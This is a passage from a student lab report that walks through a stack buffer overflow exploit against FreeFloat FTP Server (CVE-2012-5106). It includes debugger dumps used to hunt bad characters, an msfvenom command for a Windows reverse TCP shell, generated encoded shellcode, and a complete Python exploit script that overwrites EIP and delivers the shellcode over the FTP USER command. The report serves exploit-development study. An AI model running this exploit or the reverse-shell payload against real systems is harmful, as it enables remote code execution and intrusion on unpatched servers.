
Figure 4.43 : Updated code02 - Bad char



```
Address   Hex dump                                          ASCII
0082FC2C  01 02 03 04 05 06 07 08 09 0B 0C 2E 0D 0A 00 00
0082FC3C  B0 1B 3C 00 03 DF 80 7C D4 FC B2 00 20 E9 90 7C
0082FC4C  E0 01 91 7C FF FF FF FF DB 01 91 7C 8A D2 90 7C
0082FC5C  08 59 A5 71 B0 00 00 00 C0 00 00 00 00 00 00 00  YVq°...À.......
0082FC6C  00 00 00 00 AC FC B2 00 1F 20 01 00 94 FC B2 00
0082FC7C  10 00 00 00 00 00 00 00 7C 59 A5 71 00 00 00 00
0082FC8C  68 DC 14 00 68 12 3C 00 1C FD B2 00 01 00 00 00
0082FC9C  00 00 00 00 00 00 00 00 02 00 00 00 CA 15 AA 71
0082FCAC  00 00 00 00 2A 00 00 00 C0 00 00 00 00 00 00 00  ....*...À.......
0082FCBC  AC FC B2 00 00 00 00 00 5A DF 90 7C 9C 3C A5 71
0082FCCC  C0 00 00 00 01 00 00 00 EC FC B2 00 A4 FD B2 00
0082FCDC  B4 FE B2 00 94 FD B2 00 7C 59 A5 71 8A D2 90 7C
0082FCEC  C0 B4 B3 FF FF FF FF FF F0 EB 14 00 00 00 00 00
0082FCFC  00 00 00 00 F4 FD B2 00 A7 5F A5 71 F4 FD B2 00
0082FD0C  78 2C A5 71 B0 00 00 00 66 2C A5 71 00 00 00 00  x,¥q°...f,¥q....
0082FD1C  68 DC 14 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 4.44 : Examine Bad chars

- There is a problem after \x09.
- So exclude \x0a and \x0d and run code02 again.( \x0a and \x0d are line terminators in windows - “\r\n”)



```
7E4293E9   5E          POP ESI
7E4293EA   5B          POP EBX
7E4293EB   C3          RETN
7E4293EC   85C0        TEST EAX,EAX
```


```
Address  Hex dump                                         ASCII
00B2FC2C 01 02 03 04 05 06 07 08 09 0B 0C 0E 0F 10 11 12 ......□.....
00B2FC3C 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 ........ !"
00B2FC4C 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 #$%&'()*+,-./012
00B2FC5C 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42 3456789:;<=>?@AB
00B2FC6C 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 CDEFGHIJKLMNOPQR
00B2FC7C 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 STUVWXYZ[\]^_`ab
00B2FC8C 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 cdefghijklmnopqr
00B2FC9C 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 stuvwxyz{|}~■€■■
00B2FCAC 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 ■■■■■■■■■■■■■■''
00B2FCBC 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 ■■■■■■■■■■■■■ ¡¢
00B2FCCC A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 £¤¥¦§¨©ª«¬-®¯°±²
00B2FCDC B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 ³´µ¶·¸¹º»¼½¾¿ÀÁÂ
00B2FCEC C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 ÃÄÅÆÇÈÉÊËÌÍÎÏÐÑÒ
00B2FCFC D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 ÓÔÕÖ×ØÙÚÛÜÝÞßàáâ
00B2FD0C E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 ãäåæçèéêëìíîïðñò
00B2FD1C F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF 43 43 43 óôõö÷øùúûüýþÿCCC
```

Figure 4.45 : Problem solved

Successfully solved problems in result. So there are no issue with the other characters.

Bad characters are – “x00\x0a\x0d\xe0\x0c\x0e\x0f”


## STEP 07: Create payload



```
kali@kali:~$ msfvenom -p windows/shell reverse_tcp LHOST=192.168.8.110 LPORT=4444 --platform windows -a x86 -f py -b "\x00\x0a\x0d"
```


Figure 4.46 : Shellcode payload command

I have tried many time to run this command and get a shellcode. But my machine was stuck and crashed every time. So I decided to carry out the exploitation using simple shellcode.



```
kali@kali:~$ msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\x0e\x0f'
 -e x86/shikata_ga_nai -f python
```

Figure 4.47 : Calculator payload command




```
kali@kali:~/IT17124454$ msfvenom -p windows/exec cmd=calc.exe —b '\x00\xe0\x0c\
x0d\x0e\xof' -e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1078 bytes
buf =  b""
buf += b"\xba\xa7\xf0\x98\xc8\xdd\xc7\xd9\x74\x24\xf4\x58\x33"
buf += b"\xc9\xb1\x31\x31\x50\x13\x83\xc0\x04\x03\x50\xa8\x12"
buf += b"\x6d\x34\x5e\x50\x8e\xc5\x9e\x35\x06\x20\xaf\x75\x7c"
buf += b"\x20\x9f\x45\xf6\x64\x13\x2d\x5a\x9d\xa0\x43\x73\x92"
buf += b"\x01\xe9\xa5\x9d\x92\x42\x95\xbc\x10\x99\xca\x1e\x29"
buf += b"\x52\x1f\x5e\x6e\x8f\xd2\x32\x27\xdb\x41\xa3\x4c\x91"
buf += b"\x59\x48\x1e\x37\xda\xad\xd6\x36\xcb\x63\x6d\x61\xcb"
buf += b"\x82\xa2\x19\x42\x9d\xa7\x24\x1c\x16\x13\xd2\x9f\xfe"
buf += b"\x6a\x1b\x33\x3f\x43\xee\x4d\x07\x63\x11\x38\x71\x90"
buf += b"\xac\x3b\x46\xeb\x6a\xc9\x5d\x4b\xf8\x69\xba\x6a\x2d"
buf += b"\xef\x49\x60\x9a\x7b\x15\x64\x1d\xaf\x2d\x90\x96\x4e"
buf += b"\xe2\x11\xec\x74\x26\x7a\xb6\x15\x7f\x26\x19\x29\x9f"
buf += b"\x89\xc6\x8f\xeb\x27\x12\xa2\xb1\x2d\xe5\x30\xcc\x03"
buf += b"\xe5\x4a\xcf\x33\x8e\x7b\x44\xdc\xc9\x83\x8f\x99\x26"
buf += b"\xce\x92\x8b\xae\x97\x46\x8e\xb2\x27\xbd\xcc\xca\xab"
buf += b"\x34\xac\x28\xb3\x3c\xa9\x75\x73\xac\xc3\xe6\x16\xd2"
buf += b"\x70\x06\x33\xb1\x17\x94\xdf\x18\xb2\x1c\x45\x65"
kali@kali:~/IT17124454$
```

Figure 4.48 : Payload

Payload size = 220 bytes

Update code02 with adding generated pauload and reassning the payload variable lie


Payload = prepend + junk + eip +garbage + **buf**



```
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 700

prepend = "USER "
junk = "A" * 230
#0×74ff306b
eip = "\x6b\x30\xff\x74"
garbage = "x"*8
ending = "\r\n"
buf =  b""
buf += b"\xd9\xf7\xbb\xab\xf1\x3c\xc2\xd9\x74\x24\xf4\x5e\x33"
buf += b"\xc9\xb1\x31\x31\x5e\x18\x83\xee\xfc\x03\x5e\xbf\x13"
buf += b"\xc9\x3e\x57\x51\x32\xbf\xa7\x36\xba\x5a\x96\x76\xd8"
buf += b"\x2f\x88\x46\xaa\x62\x24\x2c\xfe\x96\xbf\x40\xd7\x99"
buf += b"\x08\xee\x01\x97\x89\x43\x71\xb6\x09\x9e\xa6\x18\x30"
buf += b"\x51\xbb\x59\x75\x8c\x36\x0b\x2e\xda\xe5\xbc\x5b\x96"
buf += b"\x35\x36\x17\x36\x3e\xab\xef\x39\x6f\x7a\x64\x60\xaf"
buf += b"\x7c\xa9\x18\xe6\x66\xae\x25\xb0\x1d\x04\xd1\x43\xf4"
buf += b"\x55\x1a\xef\x39\x5a\xe9\xf1\x7e\x5c\x12\x84\x76\x9f"
buf += b"\xaf\x9f\x4c\xe2\x6b\x15\x57\x44\xff\x8d\xb3\x75\x2c"
buf += b"\x4b\x37\x79\x99\x1f\x1f\x9d\x1c\xf3\x2b\x99\x95\xf2"
buf += b"\xfb\x28\xed\xd0\xdf\x71\xb5\x79\x79\xdf\x18\x85\x99"
buf += b"\x80\xc5\x23\xd1\x2c\x11\x5e\xb8\x3a\xe4\xec\xc6\x08"
buf += b"\xe6\xee\xc8\x3c\x8f\xdf\x43\xd3\xc8\xdf\x81\x90\x27"
buf += b"\xaa\x88\xb0\xaf\x73\x59\x81\xad\x83\xb7\xc5\xcb\x07"
buf += b"\x32\xb5\x2f\x17\x37\xb0\x74\x9f\xab\xc8\xe5\x4a\xcc"
buf += b"\x7f\x05\x5f\xaf\x1e\x95\x03\x1e\x85\x1d\xa1\x5e"


payload = prepend + junk + eip + garbage + buf
payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.49 : Updated code02

## STEP 08: Exploit



```
kali@kali:~/IT17124454$ python .code02.py
kali@kali:~/IT17124454$ 
```


Figure 4.50 : Exploit

Calculator has been open in victim’s machine

Successfully complete the exploitation.

## Special Note:

Since my laptop does not have enough processing speed and RAM, it was stuck and crashed many times. But I tried to do this, again and again, to get and capture the outcome as one process. But I was unable to do it. So, I captured the screens one by one stepwise. Hence some values (like esp) may differ in the above screenshots. However, fortunately, I was able to get the final outcome successfully. I apologize for any inconvenience that happen when going through the document.



Device specifications

Device name DESKTOP-9QKRTTN

Processor Intel(R) Core(TM) i3-5005U CPU @ 2.00GHz 2.00 GHz

Installed RAM 4.00 GB

Device ID [redacted]

Product ID 00330-80000-00000-AA916

System type 64-bit operating system, x64-based processor

Pen and touch No pen or touch input is available for this display

# References

[1]"What Is a Buffer Overflow? Learn About Buffer Overrun Vulnerabilities, Exploits & Attacks", Veracode, 2020. [Online]. Available: https://www.veracode.com/security/buffer-overflow. [Accessed: 03- May- 2020].

[2]"Freefloat FTP Server - 'USER' Remote Buffer Overflow", Exploit Database, 2020. [Online]. Available: https://www.exploit-db.com/exploits/23243. [Accessed: 04- May- 2020].

[3]"Fuzzing | OWASP", Owasp.org, 2020. [Online]. Available: https://owasp.org/www-community/Fuzzing. [Accessed: 04- May- 2020].

[4]"What is fuzz testing (fuzzing)? - Definition from WhatIs.com", SearchSecurity, 2020. [Online]. Available: https://searchsecurity.techtarget.com/definition/fuzz-testing. [Accessed: 05- May- 2020].

[5]2020. [Online]. Available: https://www.youtube.com/watch?v=i6Br57lh4uE&list=LLacVmhwucAhVD7eFSGR8GzQ&index=2&t=167s. [Accessed: 05- May- 2020].

[6]2020. [Online]. Available: https://www.youtube.com/watch?v=Ko7qaF8scTY&list=LLacVmhwucAhVD7eFSGR8GzQ&index=2. [Accessed: 07- May- 2020].

[7]2020. [Online]. Available: https://www.youtube.com/watch?v=TvBsE5eul8U&list=LLacVmhwucAhVD7eFSGR8GzQ&index=3. [Accessed: 08- May- 2020].

[8]"Exploit Development 101—Buffer Overflow Free Float FTP", Medium, 2020. [Online]. Available: https://medium.com/@shad3box/exploit-development-101-buffer-overflow-free-float-ftp-81ff5ce559b3. [Accessed: 09- May- 2020].

[9]2020. [Online]. Available: https://www.youtube.com/watch?v=Ko7qaF8scTY. [Accessed: 09- May- 2020].

[10]"subonzyx/notes", GitHub, 2020. [Online]. Available: https://github.com/subonzyx/notes/blob/master/Tutorials/freefloat_exploit.py. [Accessed: 09- May- 2020].

[11]"{{metadataController.pageTitle}}", Subscription.packtpub.com, 2020. [Online]. Available: https://subscription.packtpub.com/book/networking_and_servers/9781788473736/9/ch09lvl1sec54/fuzzing. [Accessed: 11- May- 2020].

[12]"CVE-2012-5106 : Stack-based buffer overflow in FreeFloat FTP Server 1.0 allows remote authenticated users to execute arbitrary code via", Cvedetails.com, 2020. [Online]. Available: https://www.cvedetails.com/cve/CVE-2012-5106/. [Accessed: 07- May- 2020].